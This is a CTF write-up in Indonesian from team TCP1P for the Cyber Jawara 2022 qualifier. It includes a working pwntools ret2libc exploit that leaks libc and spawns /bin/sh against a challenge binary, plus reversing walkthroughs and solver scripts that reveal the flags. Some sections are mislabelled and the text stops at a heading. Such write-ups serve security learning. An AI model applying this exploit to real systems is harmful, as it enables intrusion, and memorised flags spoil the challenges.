

WRITEUP
CYBER JAWARA QUAL 2022
TCP1P



TCP1P

Disusun Oleh:
Dimas Maulana
Aimar Sechan Adhitya
Rafi Nur Ardiansyah

Binary Exploitation	3
Minato Aqua	3
Reverse Engineering	5
BabyRev	5
Skr3T Message	7
Kamu Nanya?	8
TeenRev	12
Web Exploitation	15
Kalkulator	15
flag ceker	19
Misc	21
Your ImageNation	21


TCP1P

Binary Exploitation

Minato Aqua

```
>> ~/D/M/D/W/C/p/M/release on main x checksec minato_aqua
[*] '/home/wowon/Documents/My-Project/Dimas_Knowledge_Data
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
>> ~/D/M/D/W/C/p/M/release on main x
```

Disini kita bisa menggunakan ret2libc dengan mudah, dikarenakan program tidak memiliki stack canary dan vulnerable terhadap serangan buffer overflow



```
1  _int64 sub_4011DE()
2  {
3      char v1[32]; // [rsp+0h] [rbp-20h] BYREF
4
5      printf("Input: ");
6      return gets(v1);
7  }
```

Setelah kita buka ida64, kita bisa melihat bahwa Buffer Overflow terdapat pada gets(v1). Disini kita bisa meng-rop ke address plt printf untuk leak stack dan mendapatkan address dari libc.

Berikut solve script yang saya gunakan:

```
from pwn import *
import sys
from Crypto.Util.number import bytes_to_long

BINARY = "minato_aqua_patched"
context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"
libc = ELF("./libc.so.6", checksec=False)

def init():
```

```

    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def send(self, content):
        p = self.p
        p.sendlineafter(b"Input: ", content)

x, p = init()
x.debug((
    "finish\n"*4
))

v1_buff = 32
padding = 8
fill = cyclic(v1_buff+padding)
main = 0x4011DE

r = ROP(exe)
r.raw(r.find_gadget(['ret']))
r.call(exe.plt['printf'])
r.raw(r.find_gadget(['ret']))
r.call(exe.plt['printf'])
r.raw(r.find_gadget(['ret']))
r.call(main)

pay = fill
pay += flat(r)

x.send(pay)

leak_address = p.recv(6)

```

```

leak_address = bytes_to_long(leak_address[::-1])
libc.address = leak_address - 0x264040
log.info(f"{leak_address:x}")
log.info(f"{libc.address:x}")

r = ROP(libc)
r.raw(r.find_gadget(['ret']))
r.call(libc.sym['system'], [libc.search(b"/bin/sh\x00").__next__()])
pay = fill
pay += flat(r)

x.send(pay)


p.interactive()

```

Reverse Engineering

BabyRev

Diberikan file executable ELF 64 Bit




```

aimardcr@ASUS: /mnt/c/User  x + | v
[aimardcr@ASUS]-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev]
$ file babyrev
babyrev: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64
.so.2, BuildID[sha1]=9fad4dddef04ad01b165ccca068bed96bcbc9cc, for GNU/Linux 3.2.0, stripped

[aimardcr@ASUS]-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev]
$


```

Setelah dibuka menggunakan tool kesayangan kita yaitu IDA Pro, kita diberikan fungsi berikut pada main:



Jadi intinya program ini akan meminta user untuk melakukan input lalu membandingkan input user dengan flag yang telah di decrypt

Untuk ini, kami dapat menggunakan tools seperti gdb untuk melakukan tracing pada fungsi-fungsi yang telah dipanggil. Berikut hasil screenshot ketika kita melakukan breakpoint pada fungsi puts:




Bisa kita lihat, flag sudah langsung terlihat karena flag ditempatkan distack

FLAG: CJ2022{no_strings_just_ltrace}

Sekr3T Message


Diberikan file executable ELF 64 Bit



```
aimardcr@ASUS: /mnt/c/l \n$ file Sekr3T\nSkr3T: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=jd9_S2LEbTV5rCuzyY4w/YSG9rGP1AOGPMBggFdnw/qZgcca0zuRVa9ifdF3t_/sIcwV7aJlhMzx4Mu7q4, not stripped\n$
```

Setelah lakukan check, ternyata program ini merupakan program yang telah dicompile menggunakan Go.

Langsung saja kita gunakan IDA Pro untuk membaca file program ini.



Karena file-file tersebut relatif kecil, maka saya coba gunakan command objdump untuk melakukan dump pada assemblynya

```

almardcr@ASUS: /mnt/c/User
└─$ objdump -D bertanya0

bertanya0:      file format elf64-x86-64

Disassembly of section .shellcode:

00000000006000b0 <.shellcode>:
0000b0:  6a 00                push    $0x0
0000b2:  6a 05                push    $0x5
0000b4:  48 89 e7             mov     %rsp,%rdi
0000b7:  48 c7 c0 23 00 00 00 mov     $0x23,%rax
0000be:  0f 05                syscall
0000c0:  58                   pop     %rax
0000c1:  58                   pop     %rax
0000c2:  48 8b 44 24 10       mov     0x10(%rsp),%rax
0000c7:  8a 10                mov     (%rax),%dl
0000c9:  80 c2 3f             add     $0x3f,%dl
0000cc:  80 fa 49             cmp     $0x49,%dl
0000cf:  75 10                jne     0x6000e1
0000d1:  48 c7 c7 00 00 00 00 mov     $0x0,%rdi
0000d8:  48 c7 c0 3c 00 00 00 mov     $0x3c,%rax
0000df:  0f 05                syscall
0000e1:  48 c7 c7 01 00 00 00 mov     $0x1,%rdi
0000e8:  48 c7 c0 3c 00 00 00 mov     $0x3c,%rax
0000ef:  0f 05                syscall
...
(almardcr@ASUS)-[/mnt/c/Users/Ainar/Desktop/CJ2022/rev/Kamu/bertanya]
└─$

```

Setelah dicek, pada program bertanya0 pada intinya program ini akan meminta input (1 karakter) lalu melakukan operasi add dengan nilai 0x3f, lalu membandingkan nilai tersebut dengan nilai 0x49.

Selanjutnya saya cek bertanya1 untuk memastikan apakah program memiliki pola yang sama atau tidak

```
aimardcr@ASUS: /mnt/c/User X + v
L$ objdump -D bertanya
bertanya:      file format elf64-x86-64

Disassembly of section .shellcode:

00000000000000b0 <.shellcode>:
0000b0:  6a 00                push    $0x0
0000b2:  6a 05                push    $0x5
0000b4:  48 89 e7            mov     %rsp,%rdi
0000b7:  48 c7 c0 23 00 00 00 mov     $0x23,%rax
0000be:  0f 05              syscall
0000c0:  58                  pop     %rax
0000c1:  58                  pop     %rax
0000c2:  48 8b 44 24 10      mov     0x10(%rsp),%rax
0000c7:  8a 10              mov     (%rax),%dl
0000c9:  80 ea 0e            sub     $0xe,%dl
0000cc:  80 fa 35            cmp     $0x35,%dl
0000cf:  75 10              jne     0x6000e1
0000d1:  48 c7 c7 00 00 00 00 mov     $0x0,%rdi
0000d8:  48 c7 c0 3c 00 00 00 mov     $0x3c,%rax
0000df:  0f 05              syscall
0000e1:  48 c7 c7 01 00 00 00 mov     $0x1,%rdi
0000e8:  48 c7 c0 3c 00 00 00 mov     $0x3c,%rax
0000ef:  0f 05              syscall
...
```


Benar saja, program memiliki pola yang sama namun operasi dan nilai yang berbeda.

Langsung saja saya parse operasi-operasi tersebut agar dapat kita reverse dengan mudah di Python

Saya menggunakan command berikut untuk melakukan parse hanya pada operasi add/sub/xor dan cmp:

```
for i in {0..590}; do objdump -d bertanya$i | awk -F ' ' 'NR==17,NR==18 {print $5,$6}'; done > bertanya.txt
```

Berikut hasil dari command tersebut:



```
File Edit Selection View Go Run Terminal Help
bertanya.txt - Visual Studio Code

C:\Users> Ainar > Desktop > C0022 > rev > Kamu > bertanya > bertanya.txt

1 add $0x3f,%rdi
2 cmp $0x49,%rdi
3 sub $0xe,%rdi
4 cmp $0x35,%rdi
5 xor $0x46,%rdi
6 cmp $0x23,%rdi
7 sub $0x44,%rdi
8 cmp $0x2c,%rdi
9 xor $0x44,%rdi
10 cmp $0x29,%rdi
11 sub $0xd,%rdi
12 cmp $0x58,%rdi
13 sub $0x4e,%rdi
14 cmp $0x1d,%rdi
15 xor $0xb,%rdi
16 cmp $0x2b,%rdi
17 add $0x45,%rdi
18 cmp $0xb2,%rdi
19 sub $0xa7,%rdi
20 cmp $0x2b,%rdi
21 sub $0x45,%rdi
22 cmp $0x2d,%rdi
23 xor $0xb,%rdi
24 cmp $0x7e,%rdi
25 add $0x1f,%rdi
26 cmp $0x49,%rdi
27 add $0x22,%rdi
28 cmp $0x27,%rdi
29 xor $0x21,%rdi
30 cmp $0x1b,%rdi
31 xor $0x18,%rdi
32 cmp $0x39,%rdi
33 xor $0x2,%rdi
34 cmp $0x72,%rdi
35 sub $0x40,%rdi
36 cmp $0x21,%rdi
37 xor $0x56,%rdi
38 cmp $0x32,%rdi
39 add $0x57,%rdi
```

Oke, setelah itu saya membuat script untuk mencari flagnya. Berikut script yang saya gunakan:

```
operations = []
with open('bertanya.txt', 'r') as f:
    for line in f:
        operator = line[0:3]
        value = int(line[line.find('$')+1:line.find(',')], 0)
        operations.append({
            'operator': operator,
            'value': value
        })

flag = ''
for i in range(0, len(operations), 2):
    if operations[i]['operator'] == "add":
        value1 = operations[i]['value']
        value2 = operations[i+1]['value']

        flag += chr((value2 - value1) & 0xff)
    elif operations[i]['operator'] == "sub":
        value1 = operations[i]['value']
        value2 = operations[i+1]['value']

        flag += chr((value2 + value1) & 0xff)
    elif operations[i]['operator'] == "xor":
```

FLAG: CJ2022{opoKuwi_Kowe_t3k0000k}

TeenRev

diberi file .pyc yang setelah di decompile kurang lebih menjadi seperti ini

namun untuk decompile sendiri tidak 100% selesai

```
40002     x[10] = 24
40003     exec(marshal.loads(x))
40004     p[23] = off(p[23])
40005     x[94] = 230
40006     x[78] = 65
40007     exec(marshal.loads(x))
40008     p[14] = off(p[14])
40009     # WARNING: Decompile incomplete
40010
```

lalu mencoba cara lain yaitu menggunakan module dis

```
PS C:\Users\rafim\Desktop\CJ\rev pyc> ipython
Python 3.10.8 (tags/v3.10.8:aaaf517, Oct 11 2022, 16:50:30) [MSC v.1933 64 bit (AMD64)]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.4.0 -- An enhanced Interactive Python. Type '?' for help.
```

```
In [1]: import marshal

In [2]: import dis

In [3]: with open('chall.pyc', 'rb') as f:
... :     f.seek(16)
... :     dis.dis(marshal.load(f))
```

setelah diteliti ternyata hasil akhirnya di compare dengan byte tsb, dan jika tidak sama akan jump ke **460384** yang di mana itu bakal nge print **Wrong!**

```
40007      460338 LOAD_NAME          11 (off)
          460340 LOAD_NAME          5 (p)
          460342 LOAD_CONST       65 (14)
          460344 BINARY_SUBSCR
          460346 CALL_FUNCTION      1
          460348 LOAD_NAME          5 (p)
          460350 LOAD_CONST       65 (14)
          460352 STORE_SUBSCR

40009      460354 LOAD_NAME          5 (p)
          460356 LOAD_NAME          2 (bytearray)
          460358 EXTENDED_ARG      1
          460360 LOAD_CONST       260 (b'ns0\x5Y^\x12\x1f0b6_\x9f\xcb\x0b>\x985e7\xcb\x100\xid*0**\x88\x04c\xad\x01\x00\x88V\x08\xcf1*a\x0
bc\x91...)\xd3\xfc8')
          460362 CALL_FUNCTION      1
          460364 COMPARE_OP        2 (==)
          460366 EXTENDED_ARG      3
          460368 EXTENDED_ARG     899
          460370 POP_JUMP_IF_FALSE 230192 (to 460384)

40010      460372 LOAD_NAME          7 (print)
          460374 EXTENDED_ARG      1
          460376 LOAD_CONST       261 ('Correct!')
          460378 CALL_FUNCTION      1
          460380 POP_TOP
          460382 JUMP_FORWARD      4 (to 460392)

40012      >> 460384 LOAD_NAME          7 (print)
          460386 LOAD_CONST       5 ('Wrong!')
          460388 CALL_FUNCTION      1
          460390 POP_TOP

40013      >> 460392 LOAD_NAME          8 (exit)
          460394 CALL_FUNCTION      0
          460396 POP_TOP
          460398 LOAD_CONST       1 (None)
```

Lanjut dengan melakukan analisa dengan mengeprint hasil akhir

```
40002      x[78] = 24
40003      exec(marshal.loads(x))
40004      p[23] = off(p[23])
40005      x[94] = 230
40006      x[78] = 65
40007      exec(marshal.loads(x))
40008      p[14] = off(p[14])
40009
40010      print(bytes(p))
40011
```

Terlihat bahwa 6 bytes pertama sudah benar, lalu langsung saja bruteforce char untuk mencari char yang benar

```
PS C:\Users\rarif\Downloads> python '..\chall (6).py'
Flag: CJ2022{????????????????????????????????????????}
b'ns@xfsY'\x12R\xde\x06A\x91\xbfX\xal\xb7\x0c]c\xd7\xc6\xff5\x18\xbe\x18\x89y\x87\x94\x905\xa1b\x01\xf60\x82\x10P\xb6\x17\xedq/\x80x\xfdqB'
PS C:\Users\rarif\Downloads>
```

saya mengubah input() menjadi argv[] untuk memasukan flag

```
x = b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00'
x = bytearray(x)
p = bytearray(sys.argv[1].encode())
x[94] = 94
x[78] = 23
exec(marshal.loads(x))
p[48] = off(p[48])
```

lalu saya membuat solver seperti ini


```
PS C:\Users\rafim\Desktop\CJ\rev pyc> python -u "c:\Users\rafim\Desktop\CJ\rev pyc\solve.py"
CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}
PS C:\Users\rafim\Desktop\CJ\rev pyc>
```

CJ2022{Justt parsee andd runn it in reverse order}

Web Exploitation

Kalkulator

